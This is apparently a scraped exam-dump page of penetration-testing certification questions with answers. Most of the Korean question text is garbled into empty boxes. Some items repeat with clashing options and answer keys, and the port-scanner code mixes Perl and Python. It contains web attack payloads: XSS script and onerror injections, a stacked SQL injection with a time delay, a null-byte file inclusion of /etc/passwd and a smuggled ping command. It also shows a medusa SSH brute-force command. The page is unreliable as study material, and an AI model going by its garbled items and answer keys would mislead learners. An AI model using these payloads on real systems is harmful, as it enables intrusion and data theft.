- D. cat enum41inux_output.txt > grep -v user | sed 's/[//' | sed 's/[//' 2> usernames.txt

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 65

□□ □□□□ □□ □□□□□□ Heartbleed □□□□ □□□□□. □ □□□□ □□□□ □□ □ □□ □□□ □□□□?

- A. □□□ □□□□ □□□ □□□□ □□ □□□ □□□ □ □□□□.
- B. □□□ □□ □□□□□ □□ □□ □□
- C. □□ □□□ □□□ □□□ □□□□ □□□ □ □□□□.
- D. □□□□ □□ ID□ □□□□ □□ □□□□ □□□ □ □□

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 66

□□ □□□□ □ □□□□□□□ □□ □□□ □□□□□. □□ □□□ □ □□ □□□□□ □□ □□ □□□ □□□ □□ □□□□ □□□□□?

- A. □□□ XSS
- B. □□□ □□ □□
- C. □□□ □□□
- D. □□□□

Answer: A ([LEAVE A REPLY](#))

□□
□□ [https://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_(XSS))

NEW QUESTION: 67

□□:
□□ □□□□□ □□□□ □□ □□□ □□□□□ □□□□ □ □□□ □□□ □□□□□□□.
□□□ □□□ □□□ □□□ □□ □□□□□ □□□□□.
□□□□□□ □□ □□□ □□□□□ □□□□ □□ □□□ □□□ □□□□□□□.
□□ □□□ □□ □□□ □□□□□□ □□□ □□□□ □□□□ □ □□□□. □ □□□□ □□ □□□ □□□ □□□□□ □□□□ □ □□ □ □□□□.

Drag and Drop Options

```
#!/usr/bin/perl

for $PORT in $PORTS:
    try:
        s = socket((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()

run_scan(sys.argv[1], ports)

ports = [21, 22]

for port in ports:
    try:
        s = socket((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
```

Immutables

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting.')
        exit(1)
    else:
```

CompTIA

Answer:

Drag and Drop Options

```
#!/usr/bin/perl

for $PORT in $PORTS:
    try:
        s = socket((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()

run_scan(sys.argv[1], ports)

ports = [21, 22]

for port in ports:
    try:
        s = socket((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
```

Immutables

```
#!/usr/bin/perl

import socket
import sys

for port in ports:
    try:
        s = socket((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

for $PORT in $PORTS:
    try:
        s = socket((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()

run_scan(sys.argv[1], ports)
```

CompTIA

NEW QUESTION: 68

□□ □□□□ □ □□□□□□□ □□□ □□□ □ □□ □□□ □□□□□□. □□□
□ XMLHttpRequest □□□ □□□□□□ □□□ □□□ JavaScript □□□□ □□□□ □□
□□□ □□ □□□ □□□□□.

□□ □□ □ □□ □□ □□□□ □□ □ □□□□□?

- A. □□□□□ □ □□ □□ □□
- B. □□ □□□ □□□ □□□□□.
- C. □□□□ □□□ □□□□□.
- D. □□ □□□ □□□□□.

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 69

□□ □□□□ □□□ □□ Nmap □□□□ □□□□ □□ □□□ □□□□□.

```
Starting Nmap 7.60 (https://nmap.org) at 2019-04-22 13:58 EDT
Nmap scan report for 192.168.121.1
Host is up (1.0s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3089/tcp  open  ms-term-serv
```

□□ □ □□ □□□□ NEXT□ □□□□ □□□□ □□□□ □□□□ □ □□ □□□ □□□ □
□□□□?

- A. enum4linux -w 192.168.121.1
- B. medusa -h 192.168.121.1 -U users.txt -P passwords.txt -M ssh
- C. snmpwalk -c □□ 192.168.121.1
- D. onesixtyone -d 192.168.121.1

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 70

□□ □□□ □□□□□.

- C. SQL
- D.
- E.

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 71

Which of the following is a common method for identifying critical assets in a risk assessment? (200 points)

- A. Conducting a Business Impact Analysis (BIA) (CISO)
- B. Identifying assets based on their physical location .
- C. Identifying assets based on their value .
- D. Identifying assets based on their sensitivity .

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 72

Which of the following is a common method for identifying critical assets in a risk assessment? (200 points)

- A. Conducting a Business Impact Analysis (BIA)
- B. Identifying assets based on their physical location
- C. Identifying assets based on their value
- D. Identifying assets based on their sensitivity IP
- E. Identifying assets based on their value

Answer: A,E ([LEAVE A REPLY](#))

NEW QUESTION: 73

Which of the following is a common method for identifying critical assets in a risk assessment? (200 points)

- A.
- B.
- C.
- D.
- E. PSExec
- F.

Answer: B,E ([LEAVE A REPLY](#))

: <https://pentestlab.blog/2018/07/04/dumping-domain-password-hashes/>

NEW QUESTION: 74

NEW QUESTION: 77

□ □□□□ □□ □□□□ □□ □□□ Android □□□□□□□□ □□ □□□ □□□□□□. □□ □□□□ □□□ □□□□ □□ APK □□□ □□□□□. □□ □□□□ APK □□□□ SAST□ □□□□□ □□□. □□ □ □□ □□□□ □□ □□ □□ □□ □□ □□ □□□□□? (2□ □□)

- A. □□□□
- B. ADB□ □□
- C. JAR □□□ DEX□ □□
- D. APK □□ □□
- E. JAR□ □□
- F. □□□□□□ □□□ □□□

Answer: A,F ([LEAVE A REPLY](#))

NEW QUESTION: 78

□□ □□□□ □ □□□□ □□□□ □□□. □□ □ □□ □□ □□□□ □□□□ □□□□ □□ □□ □□□□□?

- A. □□ □□ □ □□ □□□□□□
- B. SOAP □□□□ □□
- C. XSD
- D. WSDL □□

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 79

□□ □□
□□□ □ □□□□□ □□ □□□□□□ □□□□□ □□□□ □□ □□□□□.
□□:
□□□□□ □□ □ □□□□ □□ □□ □□□ □□□□ □□□□ □□□ □□□□□.
□□□□ □□ □□ □□□□ □□ □□ □□□□ □□□□□.

Secure System Show Question Reset All Answers

https://compitia.org/login.aspx#viewsource

```
<meta
content="c2RmZGZnaHhzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWQaGRmc29pYmp3ZXJndWlmdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGhZ2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGkZmlhH2ab3NHZGJua2N4dnZ1aWdia3NqYWVqa2JmbGh1Y3Z2Z2JqbGFzZWJmaXVhZGZkdmlamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHhmZmJ1c2hmdWRzZmZoZ3U3cndweWhmanRzZmZ2bnVzZm53cnVmYnZ1ZXU2+*" name="csrf-token" />
<script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("?")+16)+"</OPTION>");
</script></script>
<div align="center">
<form action="<c.url value='main.do/'>" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Compita Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="" />
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="" />
<!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
<input type="submit" value="Login"></form>
</div>
</body>
</html>
```

CompTIA

Secure System Show Question Reset All Answers

https://compitia.org/login.aspx#remediatesource

```
6 <meta
7 content="c2RmZGZnaHhzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWQaGRmc29pYmp3ZXJndWlmdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGhZ2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGkZmlhH2ab3NHZGJua2N4dnZ1aWdia3NqYWVqa2JmbGh1Y3Z2Z2JqbGFzZWJmaXVhZGZkdmlamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHhmZmJ1c2hmdWRzZmZoZ3U3cndweWhmanRzZmZ2bnVzZm53cnVmYnZ1ZXU2+*" name="csrf-token" />
10 <script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("?")+16)+"</OPTION>");
12 </script></script>
13 <div align="center">
14 <form action="<c.url value='main.do/'>" method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Compita Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="" />
21 <!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="" />
24 <!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
25 </div>
26 <input type="submit" value="Login"></form>
27 </div>
28 </body>
29 </html>
```

CompTIA

Secure System
 https://comptia.org/login.aspx#viewcert

Certificate

General Details Certificate Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/18/2016 to 7/19/2016

Install Certificate... Issuer Statement

Learn more about certificates

OK

Secure System
 https://comptia.org/login.aspx#viewcookies


Show Question Reset All Answers

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h3bcxktae2ewvqf4bdcty3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59			
__utmb	36104370.1.1508267988443	comptia.o...	/	2017-10-1...	32			
__utmc	36104370	comptia.o...	/	Session	14			
__utmz	1	comptia.o...	/	2017-10-1...	7			
__utmz	36104370 2 =Account%20Type=Full%20Defined+1	comptia.o...	/	2019-10-1...	48			
_sp_id.0767	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	comptia.o...	/	2018-04-1...	99			
_sp_ses.0767	4ab40268b9f51c.1508266964.1.1508268019.1508266964.81H347...	comptia.o...	/	2019-10-1...	99			
	*	comptia.o...	/	2017-10-1...	13			


Secure System
 https://comptia.org/login.aspx#remediatecookies

Show Question Reset All Answers

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite	
ASP.NET_SessionId	h3bcxktae2ewvqf4bdcty3v	www.com...	/	Session	41				
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59				delete
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32				delete
__utmc	36104370	comptia.o...	/	Session	14				delete
__utmz	1	comptia.o...	/	2017-10-1...	7				delete
__utmz	36104370 2 =Account%20Type=Full%20Defined+1	comptia.o...	/	2019-10-1...	48				delete
_sp_id.0767	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	comptia.o...	/	2018-04-1...	99				delete
_sp_ses.0767	4ab40268b9f51c.1508266964.1.1508268019.1508266964.81H347...	comptia.o...	/	2019-10-1...	99				delete
	*	comptia.o...	/	2017-10-1...	13				delete



Answer:



NEW QUESTION: 80

□□□ □ □□□□□ □□ □□□□□□ □□□□□ □□□□ □□ □□□□□□.

□□

□□□□□ □□ □ □□□□ □□ □□ □□□ □□□□ □□□□ □□□ □□□□□□.

□□□, □□ □□ □□ □ □□ □□ □□□□ □□□□□.

□□□□□□ □□ □□□ □□□□□ □□□□□ Reset All □□□ □□□□□□□.





```

Secure System
https://comptia.org/login.aspx#viewsource

<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content=
"c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWI2aGRmc29pYmp3ZXJndWlvd m9pb2hzZGd1a
WJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGI1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtKZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGL1Y3Z
2ZJqbGFZjWJmaxXVvkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==
" name="csrf-token"/>
<select><script>
document.write('<OPTION value=1>'+document.location.href.substring(document.location.href.indexOf("f=")
+16)+'</OPTION>');
</script></select>
<div align="center">
<form action="<c:url value="main.do"/>" method="post">
<div style="margin-top:100px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">
Comptia Secure System Login </span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<l - input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name=
"Password" id="password" value="">
<l - div><span style="width:100px;"> Password: </span><input style="width:150px;" type=password"
name="Password" id="password" value="password" -->
</div>
<input type="submit" value="Login"></form>
</div>
</body>
</html>

```

Secure System
https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires /	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcxktse2ewqif4bdcby3v	www.com...	/	Session	41			
_utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59			
_utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32			
_utmc	36104370	comptia.o...	/	Session	14			
_utmt	1	comptia.o...	/	2017-10-1...	7			
_utmz	36104370 [Z=Account%20Type=Not%20Defined=1	comptia.o...	/	2019-10-1...	48			
_utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utmcs...	comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6m51c.1508266964.1.1508268019.1508266964.81f347...	comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	comptia.o...	/	2017-10-1...	13			

Certificate

General Details Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from 7/18/2016 to 7/19/2018

Install Certificate... Issuer Statement

Learn more about [certificates](#)

OK

Drag and Drop Options

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

Secure System
https://comptia.org/login.aspx#remediatecert

Certificate

General Details Certification Path

Show: <All>

Field	Value
Version	V3
Serial number	11 0d 3e 9c c9 e3 89 d2 0a 6e...
Signature algorithm	sha256RSA
Signature hash algorithm	sha256
Issuer	RapidSSL SHA256 CA, GeoTru...
Valid from	Monday, July 18, 2016 7:00:0...
Valid to	Friday, July 19, 2018 6:59:59...
Subject	*comptia.com

Edit Properties... Copy to File...

Learn more about [certificate details](#)

OK

Drag and Drop Options

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

ComptIA

Secure System

https://comptia.org/login.aspx#remediatecert

Certificate

General Details Certification Path

Certification path

- GeoTrust Global CA
 - RapidSSL SHA256 CA
 - *.comptia.org

View Certificate

Certificate status:

The certificate is expired!

Learn more about [certification paths](#)

Drag and Drop Options

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

OK

CompTIA

krdump.com

```

Secure System
https://comptia.org/login.aspx#remediatesource

1 <html>
2 <head>
3 <title>Secure Login</title>
4 </head>
5 <body>
6 <meta
7 content=
  "c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWI2aGRmc29pYmp3ZXJndWVdm9pb2hzZGd1a
  WJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGI1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGL1Y3Z
  Z2JobGZlZWJmaxXVksZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==
  "name="csrf-token"/>
10 <select><script>
11 document.write('<OPTION value=1>'+document.location.href.substring(document.location.href.indexOf('=')
  +16)+'</OPTION>');
12 </script></select>
13 <div align="center">
14 <form action="<c:url value="main.do"/>" method="post">
15 <div style="margin-top:100px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">
  Comptia Secure System Login </span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="">
21 <input style="width:150px;" type="text" name="name" id="name" value="admin" -->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name=
  "Password" id="password" value="">
24 <input style="width:150px;" type="password" name="Password" id="password" value="password" -->
25 </div>
26 <input type="submit" value="Login"></form>
27 </div>
28 </body>
29 </html>

```

Secure System
<https://comptia.org/login.aspx#remediatecookies>

Name	Value	Domain	Path	Expires /	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcxdtse2ewqwf4bdcby3v	www.com...	/	Session	41	<input type="checkbox"/>	<input type="checkbox"/>	<input type="button" value="delete"/>
_utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59	<input type="checkbox"/>	<input type="checkbox"/>	<input type="button" value="delete"/>
_utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32	<input type="checkbox"/>	<input type="checkbox"/>	<input type="button" value="delete"/>
_utmz	36104370	comptia.o...	/	Session	14	<input type="checkbox"/>	<input type="checkbox"/>	<input type="button" value="delete"/>
_utmt	1	comptia.o...	/	2017-10-1...	7	<input type="checkbox"/>	<input type="checkbox"/>	<input type="button" value="delete"/>
_utmz	36104370 [2=Account%20Type=Not%20Defined=1	comptia.o...	/	2019-10-1...	48	<input type="checkbox"/>	<input type="checkbox"/>	<input type="button" value="delete"/>
_utmz	36104370 1508266963.1.1.utmcsr=google utmcs=organic utmcc=	comptia.o...	/	2018-04-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="button" value="delete"/>
_sp_id.0767	4a84866c6m51c.1508266964.1.1508268019.1508266964.81f347...	comptia.o...	/	2019-10-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="button" value="delete"/>
_sp_ses.0767	*	comptia.o...	/	2017-10-1...	13	<input type="checkbox"/>	<input type="checkbox"/>	<input type="button" value="delete"/>



Answer:



NEW QUESTION: 84

□□ □□□□ □□□□□□ □□ □□□□□ □□□□ □□□□□ □□ □□□□ □□ □□□ □
 □□□□ □□□□□ □□□ □□□□ □□□□□ □□□□□ □□□□ □□□ □□□□ □□□□
 □□ □□□ □□□□□?

- A. □□□□ □□□ □□□ □□□□□.
- B. □□□□ □□□□ □□□□□.
- C. MITM □□□ □□□□□.
- D. □□ □□□ □□□□□.

Answer: C ([LEAVE A REPLY](#))

□□/□□: <https://www.sciencedirect.com/topics/computer-science/encrypted-protocol>

NEW QUESTION: 85

□□ □□□□ Joe□ □□ □□□□ □□□□□ □□□ □□□ □□□ □□□□□ □□□ □□□
□. Joe□ □□ □□ □□□ □□□ □□□ □□ □ □□□ □□□ □ □□ □□□ □□ □□□□.
□□ □ □□ □□□□ □ □□ □□□□ □□ □□□□□?

- A. □□□□□
- B. □□□
- C. □□ □□
- D. □□□ □□

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 86

□□ □□□□ NETBIOS □□ □□□□ □□□□ □□□ □□□. □□ □ NETBIOS □□ □□□
□ □□□ □□□□ □□ □□ □□□ □□□□□?

- A. □□□□□
- B. nmap
- C. □□□
- D. □□□□□

Answer: ([SHOW ANSWER](#)**)**

□□/□□:

□□ <http://www.hackingarticles.in/netbios-and-smb-penetration-testing-on-windows/>

NEW QUESTION: 87

□□:

□□ □□ □□□□□ □□□□ □□ □□□ □□□ □□ □□ □□□ □□□□ □□ □□ □□□
□□□□□.

□□□□□□ □□ □□□ □□□□□ □□□□□ Reset All □□□ □□□□□□.

□□□ □ □□□ □□□□ □□□ □□ □□ □□□□□□.

□□□□ □□□ HTTP □□□□ □□□ □□□□□□□.

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization : \, \/, sandbox requests Input Sanitization : ; (,) (,) Input Sanitization : < > +
item=widget';waitfor%20delay%20'00:00:20';--	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization : \, \/, sandbox requests Input Sanitization : ; (,) (,) Input Sanitization : < > +
search=Bob%3e%3cing%20arc%3da%20oneerror%3dalert(1)%3e	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization : \, \/, sandbox requests Input Sanitization : ; (,) (,) Input Sanitization : < > +
logfile=%2fetc%2fpasswd%00	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization : \, \/, sandbox requests Input Sanitization : ; (,) (,) Input Sanitization : < > +
site=www.exe'ping%20-c%2010%20localhost'mple.com	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization : \, \/, sandbox requests Input Sanitization : ; (,) (,) Input Sanitization : < > +
